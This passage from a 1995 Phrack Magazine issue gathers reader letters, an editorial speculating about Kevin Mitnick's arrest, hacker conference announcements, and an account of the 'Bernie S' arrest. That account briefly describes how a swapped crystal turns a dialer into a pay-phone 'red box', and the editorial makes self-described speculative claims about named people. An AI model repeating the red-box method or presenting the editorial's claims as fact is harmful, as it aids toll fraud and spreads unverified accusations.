I want to tell her "wo ai ni",  
So her and I will always be.

Her mind is pure, like pretty Jade..  
She makes me want to give her aid.  
I know that her love will not fade.

My patience tries to move the sea.  
But can I deny you and me?  
I want our hearts to set us free.

I really love you, dear Ding Wei,  
I think about you every day.  
Tell me, what more can I say?

[What's this? Another Poem? A tribute of Love for some chick named Wei?  
Holy Lord. We need to get some codes or credit cards or something in here  
to offset this burst of "Heartfelt Emotive Print." ]  
-----

the other day upon the stair  
i met a man who wasn't there  
he wasn't there again today  
i think he's from the CIA

[NOW THIS IS MY KIND OF POETRY! SHORT, SIMPLE, AND FUNNY.  
WHATEVER HAPPENED TO BENNETT CERF???

---

As a former AOLite and definite wannabe, and having d/l the log of the Rushkoff/Sirius hypechat, I could tell from the beginning that it would be just as you reviewed \_Cyberia\_ as being. Every other word Rushkoff used was Cyberia or Cyberians. As clueless and vulnerable to hype as I was, I couldn't help but stand back and listen to all the shit with a grin. In the same not, I ran into David Brin on AOL as well, and managed to get a correspondence going with him. He was on discussing all the research he did on the "Net" and about the papers he was delivering, and, most importantly (of course), his upcoming BOOK about the Internet and privacy. At the time, still under the glossy spell of Wired (which I still find interesting) and the hype, I was eager to offer him an interview proposal, which I would have published in Wired if at all possible.

Dr. Brin knew less than \*I\* did about the Internet. I can sum up most of these people's vocabularies in one word: "BLAH." They may as well reiterate that syllable ad infinitum--it amounts to the same thing.

[WOW!

Hey Cyber-guy, thanks for the super-cyber email. As we cruise along this InfoBanh, exiting in Cyberia, it takes a diligent cyberian like you to keep things in check!

Sorry bout that. I was overcome with a minor brain malfunction that reduced my IQ to that of Douglas Rushkoff. Doesn't it all make you want to puke?

I heard that yesterday on the soap opera "Loving" some character was hacking into food companies to steal recipes. A month or so back, on "All My Children" (The only soap I watch...but I'm embarrassed to say I watch it religiously), Charlie & Cecily were dorking around on the Internet, and sent each other email after reading notes they each left on alt.personals.

The world is coming to an end.]

---

Yo erikb:

yo dewd. eye am so paranoid, my t33th are rattling.  
what dewd eye dew?  
yew are the god of the internet.  
how dew eye stop the paranoia?  
please print answer in next phrack.  
thanx.  
m0fo

[Your Acid will wear off in a few hours. Don't worry. Enjoy it.  
The CIA does.

If it doesn't go away in a few days, there are some nice men in white lab coats who will be glad to help you out.

How do you stop the paranoia? Your answer: Thorazine!]

---

This is Nemo Kowalski speaking (aka Paolo Bevilacqua).  
I just discovered Phrack at the young age of 31. ;-)  
Well, I like it a lot, at least like I enjoyed doing real  
things here in Europe, alone and with DTE222, years ago.  
I'm going to write something about the first anti-hacker operation  
in Italy, "Hacker Hunter," in which, incidentally, I got busted.  
Do you think your some of the old stories from altger and Itapac  
can be of interest to your readers?

To Robert Clark:

I read "My Bust" and I liked it. I'm not a native english speaker,  
but I think it was well-written, plus principally, I felt a pleasant  
"reader sharing writer's experiences" sensation that can separate a good  
reading from pure BS. This is expecially true since I've been busted here  
in Italy, and I've learned that things are more similar around the  
western world than I would have thought.

The only thing I can't share is your Seattle experience. Maybe the dichotomy  
good druge/bad drugs has a different meaning for you?

Respect,

Nemo

[Nemo:

Please write as much or as little as you like about the busts in  
Italy! We have an article this issue about Italy, but any further  
insights into your experiences, esspecially regarding how busts  
are carried out in other countries would be greatly appreciated by  
our readers!

I look forward to reading whatever you can put together!]

-----  
Chris,

As a relative neophyte to hacking, one of the problems I come up with a  
lot is identifying systems I locate scanning. So, I was wondering if Phrack,  
or any other zine, had ever published a concise guide to clues to  
help identify unknown systems. If so, could you please let me know what  
mag, and what issue.

One last thing, are there any internet sites with info of interest to hackers?  
I know about eff.org and freeside.com and a few others, but nothing really  
intriguing...any suggestions?

[You will find a good start to identifying strange systems, and in  
locating sites of interest to hackers in the #Hack FAQ we've printed  
in this issue. ]  
-----

For Phrack news, Darkman was busted in Winnipeg City, Canada, for various  
reasons, but since I knew him personally I wanted to add my two cents.  
For the record, he was busted for warez and porn as well as hacking into the  
UoManitoba, and I heard his wife left him because he spent too much time  
pirating on IRC. He was about 38. He could read fluently in Russign, and  
I remember one night we discovered some secret KGB documents from the 50's,  
real science fiction thriller stuff, and he read it to me.

Akalabeth

[It's a drag that your friend was busted, and knowing the Canadian  
government, the porn part was probably pretty minor shit in a worldly  
sense.

I'm kinda intrugued by the "KGB Documents" you found. Uh, were these on the net? Did you have a cyrillic character set loaded? How did you read these documents? Were they on paper?

SEND THEM TO PHRACK! :) ]

-----

Top 10 Reasons Why I Should Get My Subscription FREE:

- (1) I'm a programmer/Analyst for an electric utility company in Texas (ahh, come on - I'm a fellow Texan!)
- (2) I've read Phrack for years (loyalty scores points - right?)
- (3) I've been involved with compuers since GOD created the PC (I began in late 70's-early 80's).
- (4) I'm \*not\* a narc (shh, don't tell anybody.)
- (5) I \*may\* have a record (but if I do, it's for minor kind of stuff - I'm basically a nice guy).
- (6) I don't like the telephone company (you have to admit they're amusing though.)
- (7) I know how to get around on the 'net (can't you tell - I have an AOL account <g>.)
- (8) I'm a good source of info regarding all types of mainframe and PC programming.
- (9) PLEASE....
- (10) I'll quit writing dumb letters and trying to be funny.

[David Letterman is in the background throwing up as I'm typing

Don't quit your day job...but I'll send you Phrack anyway. :) ]

-----

Hey Chris,

I just read your thing in Phrack abou the US being attacked by our so called "allies" and I agree with you 110%! I do believe that we should start some sort of CyberArmy to fight back. I don't think that our government would mind, unless we crashed an economy that they were involved with or something, but hell, they fuck with us, let's fuck with them. And you were saying about phone costs, isn't it possible to just telnet or something over there? And why stop at fighting back against our information agressors, why not fight back against other countries that our government is too chickenshit to fight against? Cuba comes to mind. Well, I hope you reply or something, I really like Phrack, I try to get it whenever I can manage, but I don't have an internet address where I can get files. Keep up the good work.

[Yet another volunteer for the US Cyber Corp! By God, I'll have an army yet. :) ]

-----

==Phrack Magazine==

Volume Six, Issue Forty-Seven, File 2a of 23

\*\*\*\*\*

## Phrack Editorial

What you are about to read is pure speculation on my part. Do not take this to be 100% fact, since most of it is hypothesis. But it sure will make you think twice. "Ever get the feeling you're being cheated?"

-----

So...Mitnick was busted.

There certainly are some really odd things regarding the whole mess, especially with regards to the "investigating" being done by a certain heretofore unheralded "security" professional and a certain reporter.

One of the first oddities was the way the Mitnick saga suddenly reappeared in the popular media. In February, and seemingly out of nowhere, the ever diligent John Markoff entered the scene with the a groundbreaking story. (Of course this is meant to be sarcastic as hell.) Markoff's story dealt with a near miss by federal authorities trying to apprehend Mr. Mitnick in Seattle about 5 months prior.

Now, if nothing else happened in the whole Mitnick saga, I never would have given this a second thought, but in light of what followed, it really does seem odd. Why would someone write about a subject that is extremely dated of no current newsworthiness? "Our top story tonight: Generalissimo Francisco Franco is still dead."

To be fair, I guess Markoff has had a hard on for Mitnick for ages. Word always was that Mitnick didn't really like the treatment he got in Markoff's book "Cyberpunk" and had been kinda screwing with him for several years. (Gee, self-proclaimed techie-journalist writes something untrue about computer hackers and gets harassed...who would have thought.) So it really isn't that odd that Markoff would be trying to stay abreast of Mitnick-related info, but it certainly is odd that he would wait months and months after the fact to write something up.

But wait, a scant month and a half later, Mitnick gets busted! Not just busted, but tracked down and caught through the efforts of a computer security dude who had been hacked by Mitnick. Breaking the story was none other than our faithful cyber-newshawk, John Markoff.

"Tsutomo Shimomura, born to an American mother and a Japanese father, thus began life as he was destined to live it...going in several directions at once. A brilliant neurosurgeon, this restless young man grew quickly dissatisfied with a life devoted solely to medicine. He roamed the planet studying martial arts and particle physics, collecting around him a most eccentric group of friends, those hard-rocking scientists The Hong Kong Cavaliers.

"And now, with his astounding jet car ready for a bold assault on the dimension barrier, Tsutomo faces the greatest challenge of his turbulent life...

"...while high above Earth, an alien spacecraft keeps a nervous watch on Team Shimomura's every move..."

Wait a minute...that's Buckaroo Banzai. But the similarities are almost eerie. Security dude by day, hacker tracker by night, ski patrol rescue guy, links to the NSA! WOWOW! What an incredible guy! What an amazing story!

But wait! Let's take a closer look at all of this bullshit, before it becomes so thick all we can see is tinted brown.

Shimomura was supposedly hacked on Christmas Eve by Kevin Mitnick, which set him off on a tirade to track down the guy who hacked his system.

Supposedly numerous IP tools were taken as well as "millions of dollars worth of cellular source code."

First off, Shimomura's TAP is available via ftp. Modified versions of this have been floating around for a while. I suppose it's safe to assume that perhaps Tsutomo had modified it himself with further modifications (perhaps even some of the IP/localhost spoofs that the X-consortium guys were playing with, or maybe other tricks like denial of service and source-routing tricks...I don't really know, I don't have any such thing authored by Shimomura.)

Secondly, what is all this cellular source code? And why did Shimomura have it? Could it be that this is really just some kind of smokescreen to make it seem like Mitnick did something bad? For those of you who don't know, Tsutomo is friends with Mark Lottor (yes, the OKI experimenter, and CTEK manufacturer.). They have been friends for some time, but I don't know how long. Lottor used to be roommates with, lo and behold, Kevin Poulsen! Yes, that Kevin Poulsen...the guy who before Mitnick was the "computer criminal de jour." Poulsen and Mitnick were no strangers.

It wouldn't be too much of a stretch of the imagination to think that those files were really ROM dumps from phones that Lottor had given Shimomura. It also wouldn't be too much of a stretch to imagine that Mitnick knew Tsutomo, and decided to go poke around, pissing off Tsutomo who knew that he'd been violated by SOMEONE HE ACTUALLY KNEW! (It sure does piss me off much more to get fucked over by someone I know rather than a complete stranger.)

Woah. If any of that is true, what strange bedfellows we have. But wait, it gets better...

Enter John Markoff. Markoff and Tsutomo have obviously known each other for a while. I don't know where they met...but I know they were together at Defcon, maybe at Hope, and probably at the Tahoe Hacker's conference a few years back. (I'd have to go back and look over the group photos to be certain.)

Markoff already has a stake in the Mitnick story, since it was his book, "Cyberpunk" that really gave ol' Kevin some coverage. Now, if Markoff knew that Mitnick had hacked Tsutomo (from Tsutomo's own mouth), then certainly any journalist worth his salt would see possibilities. Gee, what a great concept! A colorful computer security guy tracks down one of the world's most wanted hackers! What a great story! Remember that Stoll Guy?

But in order to get the book publishers really hot, it would take some more press to rejuvenate interest in the Mitnick story. So the first story, months after the fact, is printed.

Meanwhile, Tsutomo is supposedly tracking down Mitnick.

How does one track down a hacker? The legal (and really annoyingly hard way) is to work with other system administrators and establish a trail via tcp connects and eventually back to a dialup, then work with phone companies to establish a trap and trace (which usually takes two or three calls) and then working with local police to get a warrant. Somehow Tsutomo seemingly managed to avoid all this hassle and get a lot done by himself. How? Well, the Air Force OSI managed to track down the British Datastream Cowboy by hacking into the systems he was hacking into the Air Force from. This is the easy way. Hmmm.

I know with a good degree of certainty that Markoff's and Tsutomo's little escapades pissed off a great many people within law enforcement, but I don't know exactly why. If they WERE bumbling around stepping on FBI toes during the course of their little hunt, certainly the FBI would have threatened them with some kind of obstruction of justice sentence if they didn't stop. Did they?

Well before any of this had begun, Mitnick had been hacking other places

too. Guess what? He happened to hack CSCNS, where a certain ex-hacker, Scott Chasin, runs the security side of things. I remember well over a year ago talking to Chasin about a hacker who had breeched CNS. Discussing his methods, we thought it must be Grok, back from the netherworld, since he was so skilled. The hacker also made claims of being wireless to avoid being traced. (This also fit into the Grok modus operandi...so we just assumed it was indeed Grok and left it at that.) Chasin told the hacker to get off of CNS, and that he could have an account on crimelab.com, if he would only use it for mail/irc/whatever, but with no hacking, and on the agreement that he would leave CSCNS alone.

The agreement was made, but went sour after only a few weeks when the mystery hacker began going after CSCNS again. The Colorado Springs FBI was called in to open an investigation. This was ages ago, but of course, field agencies rarely talk.

Back in the present, Tsutomo goes to help out at the Well, where a certain admin (pei) was having problems with intruders. This is the same pei who a few months earlier told Winn Schwartz "The Well has no security!" Which Winn reported in his newsletter. (This of course came after Winn's account on the Well was reactivated by an anonymous person who posted several messages about Markoff and signed them "km." DUH!)

So somehow, Tsutomo gets trace information leading back to a cell site in North Carolina. How does a private citizen get this kind of information? Don't ask me! My guess is that the feds said, give us what you know, help us out a bit and don't get in our way. In return, one can surmise that Tsutomo (and Markoff) got to glean more info about the investigation by talking with the feds.

So, Mitnick gets busted, and Tsutomo got to ride around in a car with a Signal Strength Meter and help triangulate Mitnick's cellular activity to his apartment. Woo woo!

After all is said and done, Tsutomo has single handedly captured Mitnick, John Markoff breaks the story on the FRONT PAGE of the New York Times, and every other computer reporter in America continually quotes and paraphrases Markoff's story and research as "God's Own Truth."

Mitnick, on the other hand, gets blamed for:

- 1) hacking Tsutomo
  - 2) hacking the Well
  - 3) hacking Netcom to get credit cards
  - 4) hacking CSCNS
  - 5) hacking Janet Reno's Cell Phone
  - 6) hacking motorola
  - 7) conversing with foreign nationals
- etc..

Let's look at some these charges:

- 1) Mitnick was not the first (or only) to hack Tsutomo. The San Deigo Supercomputer Center is a target for a lot of people. It's a major Internet center, and there are all kinds of goodies there, and the people who work there are smart guys with nice toys. Sorry, but Mitnick is the scapegoat here.
- 2) Mitnick was not the first, last, or most recent to hack The Well. Like Pei said, "The Well Has No Security." I know this first hand, since I have an account there. I don't raise a stink about it, because I pay by check, and my email is boring.
- 3) Mitnick was not the person who got the Netcom credit card file. That file floated around for quite some time. He might have had a copy of it, but so do countless others. Sorry. Wrong again.
- 4) Mitnick was in CNS. He was not the only one. Thanks for playing.



- 5) The thought that Mitnick could reprogram a MTSO to reboot upon recognizing a ESN/MIN pair belonging to one specific individual would require that he had hacked the manufacturer of the MTSO, and gotten source code, then hacked the cellular carrier and gotten a full database of ESN/MIN information. Both of these things have been done by others, and Mitnick certainly could have done them too, but I doubt he would have gone to that much trouble to call attention to his actions.
- 6) Motorola, like EVERY other big-time computer industry giant has been hacked by countless people.
- 7) Mitnick reportedly had dealings with foreign nationals, especially one "Israeli" that set the CIA up in arms. Well, sure, if you get on IRC and hang out, you are probably going to talk to people from other countries. If you hang out on #hack and know your stuff, you will probably end up trading info with someone. But, playing devil's advocate, perhaps the person you might be talking to really isn't a 22 year old Israeli student. Maybe he really is a 40 year old Mossad Katsa working in their computer center. Was Mitnick Jewish? Would he do "whatever it takes to help the plight of Jews worldwide?" Could he have been approached to become one of the scores of sayanim worldwide? Sure. But probably not. He'd be too hard to call on for the favors when they would be needed by Mossad agents. So, I have some doubts about this.

Less than a month after the whole bust went down, Markoff and Tsutomo signed with Miramax Films to produce a film and multimedia project based on their hunt for Mitnick. The deal reportedly went for \$750,000. That is a fuckload of money. Markoff also gets to do a book, which in turn will become the screenplay for the movie. (Tsutomo commented that he went with Miramax "based on their track record." Whatever the fuck that means.)

Less than a month and they are signed.

Looks to me like our duo planned for all this.

"Hey Tsutomo, you know, if you went after this joker, I could write a book about your exploits! We stand to make a pretty penny. It would be bigger than the Cuckoo's egg!"

"You know John, that's a damn good idea. Let me see what I can find. Call your agent now, and let's get the ball rolling."

"I'll call him right now, but first let me write this little story to recapture the interest of the public in the whole Mitnick saga. Once that runs, they publishers are sure to bite."

Meanwhile Mitnick becomes the fall guy for the world's ills, and two guys methodically formulate a plot to get rich. It worked!

Way to go, guys.

==Phrack Magazine==

Volume Six, Issue Forty-Seven, File 3 of 22

```

      //  //  /\  //  ====
      //  //  /\  //  ====
===== //  //  \\\  =====

      /\  //  //  \\\  //  /====  =====
      /\  //  //  //  //  \=\  =====
      //  \\\  \\\  //  //  ===/  =====

```

PART I

-----BEGIN PGP SIGNED MESSAGE-----

Phrack Magazine and Computer Security Technologies proudly present:

The 1995 Summer Security Conference

```

SSSS  U    U  M    M  M    M  EEEEE  RRRR    CCCC  OOOO  N    N
S      U    U  MM   MM  MM   MM  E      R  R  C    O    O  NN  N
SSS    U    U  M  M  M  M  M  M  M  EEE    RRRR  C    O    O  N  N  N
S      U    U  M  M  M  M  M  M  M  E      R  R  C    O    O  N  NN
SSSS   UUUU  M    M  M    M  EEEEE  R  R    CCCC  OOOO  N    N

```

"SUMMERCON"

June 2-4 1995 @ the Downtown Clarion Hotel in Atlanta, Georgia

This is the official announcement and open invitation to the 1995 incarnation of Summercon. In the past, Summercon was an invite-only hacker gathering held annually in St. Louis, Missouri. Starting with this incarnation, Summercon is open to any and all interested parties: Hackers, Phreaks, Pirates, Virus Writers, System Administrators, Law Enforcement Officials, Neo-Hippies, Secret Agents, Teachers, Disgruntled Employees, Telco Flunkies, Journalists, New Yorkers, Programmers, Conspiracy Nuts, Musicians and Nudists.

LOCATION:

The Clarion Hotel is located in downtown Atlanta, 9 miles from Hartsfield International Airport and just a few blocks from the Peachtree Center MARTA Station.

Considering the exorbitant expenses involved with attending other conferences of this type, Rooms at Summercon are reduced to

\$65 per night for Single or Double Occupancy

The Clarion Hotel Downtown, Courtland at 70 Houston St., NE,  
Atlanta, GA 30303  
(404) 659-2660 or (800) 241-3828 (404) 524-5390 (fax)

No one likes to pay a hundred dollars a night. We don't expect you to have to. Spend your money on room service, drinks in the hotel bar, or on k-rad hacker t-shirts. Remember: Mention that you are attending Summercon in order to receive the discount.

DIRECTIONS

75/85 Southbound - Exit 97 (Courtland). Go 3 blocks south on Courtland then turn left on Houston (John Wesley Dobbs Ave.)  
20 East - Exit 75/85 North at International. Turn Left on Courtland at Houston Ave. NE. (aka. John Wesley Dobbs Ave. NE.)  
20 West - Exit 75/85 North at International. One block to Courtland and right at Houston Ave. NE. (John Wesley Dobbs Ave. NE.)

Atlanta Airport Shuttle - The Express Bus that leaves from Atlanta's International Airport will drop you off at many hotels in the downtown area, including the Clarion. The shuttle should be no more than 12 dollars. Fares may be paid at the Airport Shuttle in the Ground Transportation area of the Airport Terminal.

MARTA - The Metropolitan Atlanta Rapid Transit Authority (MARTA), is a convenient and inexpensive way to negotiate most of the Atlanta area. Take the MARTA train from the Airport to the Peach Tree Center Station. Walk three blocks down Houston to the intersection of Houston and Courtland. The MARTA fare will be roughly 2 dollars.

Taxis - The average cab fare from Atlanta's Airport to the downtown area is roughly 30 dollars.

#### CONFERENCE INFO

It has always been our contention that cons are for socializing. "Seekret Hacker InPh0" is never really discussed except in private circles, so the only way anyone is going to get any is to meet new people and take the initiative to start interesting conversations.

Because of this, the formal speaking portion of Summercon will be held on one day, not two or three, leaving plenty of time for people to explore the city, compare hacking techniques, or go trashing and clubbing with their heretofore unseen online companions.

The "Conference" will be held on June 3rd from roughly 11:00 am until 6:00 pm with a 1 hour lunch break from 1:00 to 2:00.

NO VIDEO TAPING WILL BE ALLOWED IN THE CONFERENCE ROOM. Audio Taping and still photography will be permitted.

#### CURRENT LIST OF SPEAKERS:

Robert Steele - Ex-Intelligence Agent, Founder and CEO of Open Source Solutions (a private sector intelligence firm)

Topic: Hackers from the Intelligence Perspective

Winn Schwartau - Author of "Information Warfare" and "Terminal Compromise", Publisher of Security Insider Report, and noted security expert

Topic: Electromagnetic Weaponry

Bob Stratton - Information Security Expert from one of America's largest Internet service providers

Topic: The Future of TCP/IP Security

Eric Hughes - Cryptography Expert and founding member of the "Cypherpunks"

Topic: Cryptography, Banking, and Commerce

Annaliza Savage - London-based Director/Producer

Topic: Discussion of her documentary "Unauthorized Access"  
(Followed by a public screening of the film)

Chris Goggans     - Editor of Phrack Magazine and Summercon M.C.

Topic: introductions, incidentals and a topic which is sure  
to culminate in an international incident.

(Other Speakers May Be Added - Interested parties may contact scon@fc.net)

#### COSTS

Since other cons of this type have been charging from 25 to 40 dollars entry fees, we are only charging 10 dollars. Yes, that's correct, TEN (10) dollars in US currency. Money is far too scarce among the hacker community to fleece everyone for money they will probably need to eat with or pay for their hotel rooms.

#### WHAT TO DO IN ATLANTA:

To attempt to make everyone's stay in Atlanta more exciting, we are contacting local establishments to arrange for special discounts and/or price reductions for Summercon attendees. Information will be handed out regarding these arrangements at the conference.

Atlanta is a happening town.

#### Touristy Stuff

#### Party Time

|                          |                                  |
|--------------------------|----------------------------------|
| The World of Coca-Cola   | Buckhead                         |
| Underground Atlanta      | The Gold Club                    |
| Georgia Dome (Baseball?) | (Countless Other Clubs and Bars) |
| Six Flags                |                                  |

#### CONTACTING SUMMERCON SPONSORS

You can contact the Summercon sponsors by several means:

E-mail:            scon@fc.net

WWW:            http://www.fc.net/scon.html

Snail Mail:        Phrack Magazine  
603 W. 13th #1A-278  
Austin, TX 78701

If deemed severely urgent, you can PGP your email with the following PGP key:

- -----BEGIN PGP PUBLIC KEY BLOCK-----  
Version: 2.6

mQCNAizMHvgAAAEAAJuIW5snS6e567/34+nkSA9cn2BHFijLfBm3m0EYHFLB0wEP  
Y/CIJ5NfcP00R+7AteFgFIhu9NrKNJtrq0ZMAOmiqUWkSzSRLpwecFso8QvBB+yk  
Dk9BF57GftqM5zesJHq09hjU1VlnRqYFT49vcMFTvT7krR9Gj6R4oxgb1CldAAUR  
tBRwaHJhY2tAd2VsbC5zZi5jYS5lcw==  
=evjv  
- -----END PGP PUBLIC KEY BLOCK-----

See you in Atlanta!

-----BEGIN PGP SIGNATURE-----  
Version: 2.6

iQCVAwUBL4mMEaR4oxgb1CldAQE5dQP+ItUraBw4D/3p6UxjY/V8CO807qXXH6U4  
46ITHnRJXWfEDRAp1jwl+lyavoo+d5AJPSVeeFt10yzVDEOb258oEZkIkciBnr7q  
mUu563/Qq67gBsOWYP7sLdu3KEgedcggkzxtUzPxoVRVZYkHWKKjkGlt7LiT3gQ5  
uRix2FrftCY=  
=m/Yt  
-----END PGP SIGNATURE-----

-----  
UNAUTHORIZED ACCESS

"Unauthorized Access [is] a documentary that tells the story of the  
computer underground from our side, it captures the hacker world  
from Hamburg to Los Angeles and virtually everywhere in between."  
2600 The Hacker Quarterly

Computers are becoming an integral part of our everyday existence.  
They are used to store and send a multitude of information, from  
credit reports and bank withdrawals, to personal letters and highly  
sensitive military documents. So how secure are our computer  
systems?

The computer hacker is an expert at infiltrating secured systems,  
such as those at AT&T, TRW, NASA or the DMV. Most computer systems  
that have a telephone connection have been under siege at one time  
or another, many without their owner's knowledge. The really good  
hackers can reroute the telephone systems, obtain highly sensitive  
corporate and government documents, download individual's credit  
reports, make free phone calls globally, read private electronic  
mail and corporate bulletins and get away without ever leaving a  
trace.

So who are these hackers? Just exactly WHAT do they do and WHY do  
they do it? Are they really a threat? What do they DO with the  
information that they obtain? What are the consequences of their  
actions? Are hackers simply playing an intellectual game of chess  
or are hackers using technology to fight back and take control of  
a bureaucratic system that has previously appeared indestructible?

Unauthorized Access is a documentary that demistifies the hype and  
propaganda surrounding the computer hacker. Shot in 15 cities  
and 4 countries, the film hopes to expose the truths of this subculture  
focusing on the hackers themselves.

Unauthorized Access is a view from inside the global underground.

For a PAL (European) copy send a cheque/postal order for 15 British  
Pounds or \$25 for NTSC (American) standard to:

Savage Productions  
Suite One  
281 City Road  
London EC1V 1LA

-----  
ACCESS ALL AREAS  
Hacking Conference  
  
1st - 2nd July, 1995  
(Saturday & Sunday)  
King's College, London, UK

-----WHAT-IT-IS-----

The first UK hacking conference, Access All Areas, is to be run in London

later this year. It is aimed at hackers, phone phreaks, computer security professionals, cyberpunks, law enforcement officials, net surfers, programmers, and the computer underground.

It will be a chance for all sides of the computer world to get together, discuss major issues, learn new tricks, educate others and meet "The Enemy".

-----WHERE-IT-IS-----

Access All Areas is to be held during the first weekend of July, 1995 at King's College, London. King's College is located in central London on The Strand and is one of the premier universities in England.

-----WHAT-WILL-HAPPEN-----

There will be a large lecture theatre that will be used for talks by computer security professionals, legal experts and hackers alike. The topics under discussion will include hacking, phreaking, big brother and the secret services, biometrics, cellular telephones, pagers, magstrips, smart card technology, social engineering, Unix security risks, viruses, legal aspects and much, much more.

Technical workshops will be running throughout the conference on several topics listed above.

A video room, equipped with multiple large screen televisions, will be showing various films, documentaries and other hacker related footage.

The conference facilities will also include a 10Mbps Internet link connected to a local area network with various computers hanging off of it and with extra ports to connect your laptop to.

-----REGISTRATION-----

Registration will take place on the morning of Saturday 1st July from 9:00am until 12:00 noon, when the conference will commence. Lectures and workshops will run until late Saturday night and will continue on Sunday 2nd July from 9:00am until 6:00pm.

-----COST-----

The price of admission will be 25.00 British pounds (approximately US \$40.00) at the door and will include a door pass and conference programme.

-----ACCOMMODATION-----

Accommodation in university halls of residence is being offered for the duration of the conference. All prices quoted are per person, per night and include full English breakfast. (In British pounds)

|                 | SINGLE | TWIN  |
|-----------------|--------|-------|
| WELLINGTON HALL | 22.00  | 16.75 |

Special prices for British and Overseas university students, holding current student identification, are also available - please call King's

Campus Vacation Bureau for details.

All bookings must be made directly with the university. They accept payment by cash, cheque and credit card.

To making a booking call the following numbers...

KING'S CAMPUS VACATION BUREAU

Telephone : +44 (0)171 351 6011  
Fax : +44 (0)171 352 7376

-----MORE-INFORMATION-----

If you would like more information about Access All Areas, including pre-registration details then please contact one of the following...

Telephone : +44 (0)973 500202  
Fax : +44 (0)181 224 0547  
Email : info@phate.demon.co.uk

-----

D I S T R I B U T E   W I D E L Y

\*\*\*\*\*FIRST CALL FOR PAPERS\*\*\*\*\*

InfoWarCon '95

A 2 Day International Symposium  
on Information Warfare

September 7-8, 1995  
Stouffer Concourse Hotel  
Arlington, VA

Presented by:  
National Computer Security Association  
Winn Schwartz and Interpact, Inc.  
Robert Steele and OSS, Inc.

CONFERENCE OVERVIEW:

The Information Warfare Conference (InfoWarCon) is our third international conference dedicated to the exchange of ideas, policies, tactics, weapons, methodologies and defensive posture of Information Warfare on a local, national, and global basis.

InfoWarCon will bring together international experts from a broad range of disciplines to discuss and integrate concepts in this rapidly evolving field. Attendees will intensely interact with the speakers and presenters as well as each other to increase each other's understanding of the interrelatedness of the topics.

While there are many interpretations of Information Warfare by different groups, the current working definition we employ is:

Information Warfare is the use of information and information systems as weapons in a conflict where information and information systems are the targets.

Information Warfare is broken down into three categories, and InfoWarCon speakers and attendees will interactively examine them all:

Class I: Personal Privacy. "In Cyberspace You Are Guilty Until Proven Innocent." The mass psychology of information. Privacy versus stability and law enforcement.

Class II: Industrial and Economic Espionage. Domestic and international ramifications and postures in a globally networked, competitive society.

Class III: Global Information Warfare. Nation-state versus Nation-state as an alternative to convention warfare, the military perspective and terrorism.

#### THE CONFERENCE

The conference is designed to be interactive - with extensive interaction between all participants. The preliminary contents and discussions will focus on:

- What is Information Warfare?
- What Are the Targets?
- Protecting the Global Financial Infrastructure
- Military Perspectives on InfoWar
- InfoWar Vs. Non-Lethal Warfare
- Defending the U.S. Infrastructure
- The Intelligence Community and Information
- Open Source Intelligence
- The Psychology of Information
- Privacy Balances
- Information As the Competitive Edge
- International Cooperation
- Denial of Service
- Cyber-Terrorism
- Offensive Terrorism
- Offensive InfoWar Techniques
- Defensive InfoWar Postures
- Education and Awareness Training
- Corporate Policy
- Government Policy
- Global Policy
- Espionage
- Export Controls of Information Flow
- The Legal Perspective
- The New Information Warriors

Plenary sessions will accommodate all attendees, while break-out sessions will provide more intimate presentations and interactivity on topics of specific interests.

#### SUBMISSIONS:

Submission for papers are now be accepted. We are looking for excellent speakers and presenters with new and novel concepts of Information Warfare. You may submit papers on the topics listed above, or on others of interest to you, your company or government.

We welcome innovative thought from the private sector, the government (civilian, military and intelligence) and the international community. Submissions must be received by May 1, 1995, and notification of acceptance will occur by June 1, 1995. Please submit 2-3 page presentation outlines to:

winn@infowar.com.



All submissions and the contents of InfoWarCon '95 will be in English. If you must submit a hard copy: Fax: 813.393.6361 or snail mail to: Interpact, Inc. 11511 Pine St., Seminole, FL 34642

All submissions and presentation should be unclassified, as they will become Open Source upon submission and/or acceptance.

SPONSORS:

The Information Warfare Symposium is currently choosing sponsors for various functions.

Continental Breakfast, Day 1 and Day 2  
Morning Coffee Break, Day 1 and Day 2  
Lunch, Day 1 and Day 2  
Afternoon Coffee Break, Day 1 and Day 2  
Cocktail Party, Day 1

Each Corporate or Organizational sponsor will be included in all promotional materials and Symposium function. For more information, contact Paul Gates at the NCSA. Voice: 717.258.1816 or email: 747774.1326@Compuserve.com.

EXHIBITS:

Limited space is available for table-top displays for commercial or governmental products, services, educational or other promotion. For further information, contact Paul Gates at the National Computer Security Association. 717.258.1816

REGISTRATION:

Payment made BEFORE July 1, 1995:

(        )        \$445.00        NCSA Member/OSS Attendee  
(        )        \$545.00        All others

Payment made AFTER July 1, 1995:

(        )        \$495.00        NCSA Members/OSS Attendees  
(        )        \$595.00        All others

- (        )        I'M INTERESTED, but would like more information sent to the address above. Please include a free copy of your 32 page "Information Security Resource Catalog".
- (        )        I'd like to know more about NCSA on-site training, security audits and consulting services. Please have someone give me a call.

MAIL OR FAX TO:

National Computer Security Association  
10 South Courthouse Avenue  
Carlisle, PA 17013  
Phone 717-258-1816 or FAX 717-243-8642  
EMAIL:            74774.1326@compuserve.com  
CompuServe:    GO NCSAFORUM

Winn Schwartau Interpact, Inc.  
Information Security & Warfare  
V:813.393.6600 F:813.393.6361  
Email: Winn@Infowar.Com

---

Ed Cummings, also known to many in cyberspace as "Bernie S" was arrested

on March 13th, 1995 for 2 misdemeanors of possession, manufacture and sale of a device to commit Telecommunications fraud charges. He is being held in Delaware County Prison in lieu of \$100,000.00 Bail. His story follows.

On the evening of the 13th Bernie S. received a page from his mail drop. Some people he knew from Florida had stopped in at his mail drop thinking it was his address. They were looking to purchase several 6.5 Mhz Crystals. These crystals when used to replace the standard crystal in the RADIO SHACK Hand Telephone dialer, and with some programming, produce tones that trick pay phones into believing they have received coins. These are commonly referred to as "red boxes" and got their name from an actual red box pulled from a pay phone in the late seventies by some curious person.

Ed Cummings met these people at a local 7-11 (which 7-11?) where he was to sell the widely used electronic timing crystals for roughly \$4 a piece. The purchaser only had two twenty dollar bills and Ed Cummings no change. Ed Cummings went into the 7-11 to get some change to make the transaction. A police officer noticed a van parked in the parking lot of the 7-11 with more several African Americans inside. As Ed was leaving the 7-11 he noticed fifteen police cars pulling into the parking lot of the 7-11.

Next thing he knew the police were asking him if they could 'rifle' through his car. He said no. Moments later as he was talking to a Detective and noticed another police officer going through his car. He asked the officer to stop. They did not, in all the police confiscated a few hundred 6.5Mhz crystals (which he resells for roughly \$4 a piece) and a large box of 100 dialers. The police told him they would get back to him, and he could have his electronics back if the contents of the bag were legal. In the contents of the seized items was one modified dialer, that a customer returned after modification explaining that it did not work, a broken red box.

